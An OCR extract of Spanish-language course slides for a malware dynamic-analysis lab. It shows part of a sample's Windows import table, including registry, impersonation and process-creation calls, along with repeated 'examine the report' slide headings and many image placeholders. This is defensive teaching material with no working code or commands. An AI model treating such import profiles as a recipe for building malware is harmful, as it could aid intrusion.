- 0x450390 GetThreadDesktop
- 0x450394 GetUpdateRgn
- 0x450398 GetUserObjectInformationW
- 0x45039c InflateRect
- 0x4503a0 InsertMenuItemW
- 0x4503a4 IsIconic
- 0x4503a8 LockWindowUpdate
- 0x4503ac MessageBeep
- 0x4503b0 MessageBoxW
- 0x4503b4 MonitorFromWindow
- 0x4503b8 OffsetRect
- 0x4503bc PostMessageW
- 0x4503c0


Library GDI32.dll:
- 0x450060 StartPage
- 0x450064 SetMiterLimit
- 0x450068 SetMapperFlags
- 0x45006c SetBitmapBits
- 0x450070 PtVisible
- 0x450074 OffsetClipRgn
- 0x450078 GetViewportOrgEx
- 0x45007c GetTextFaceW
- 0x450080 AddFontMemResourceEx
- 0x450084 AnimatePalette
- 0x450088 Arc
- 0x45008c BRUSHOBJ_pvAllocRbrush
- 0x450090 ColorMatchToTarget
- 0x450094 CopyEnhMetaFileA
- 0x450098 CreatePatternBrush
- 0x45009c DescribePixelFormat
- 0x4500a0 EngFreeModule
- 0x4500a4 EngTextOut
- 0x4500a8 EnumFontsW
- 0x4500ac FillRgn
- 0x4500b0 GdiGetPageCount
- 0x4500b4 GetGlyphOutlineW

Library ADVAPI32.dll:
- 0x450000 RegOpenKeyW
- 0x450004 SaferRecordEventLogEntry
- 0x450008 SaferIdentifyLevel
- 0x45000c SaferComputeTokenFromLevel
- 0x450010 SaferCloseLevel
- 0x450014 RevertToSelf
- 0x450018 RegSetValueW
- 0x45001c RegSetValueExW
- 0x450020 RegQueryValueW
- 0x450024 RegQueryValueExW
- 0x450028 CreateProcessAsUserW
- 0x45002c RegOpenKeyExW
- 0x450030 RegEnumKeyW
- 0x450034 RegDeleteKeyW
- 0x450038 RegCreateKeyExW
- 0x45003c RegCloseKey
- 0x450040 LookupAccountSidW
- 0x450044 ImpersonateLoggedOnUser
- 0x450048 GetSecurityDescriptorOwner
- 0x45004c GetFileSecurityW

Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (11/21)


– Examine el reporte del análisis.



Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (12/21)

– Examine el reporte del análisis.




Práctica 2.5 – Análisis dinámico automatizado

Behavioral Analysis

A. Analice un malware (13/21)


– Examine el reporte del análisis.




Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (14/21)

– Examine el reporte del análisis.







Práctica 2.5 – Análisis dinámico automatizado


A. Analice un malware (15/21)

– Examine el reporte del análisis.






Práctica 2.5 – Análisis dinámico automatizado




A. Analice un malware (16/21)

– Examine el reporte del análisis.




Práctica 2.5 – Análisis dinámico automatizado



A. Analice un malware (17/21)


– Examine el reporte del análisis.



Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (18/21)


– Examine el reporte del análisis.



Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (19/21)

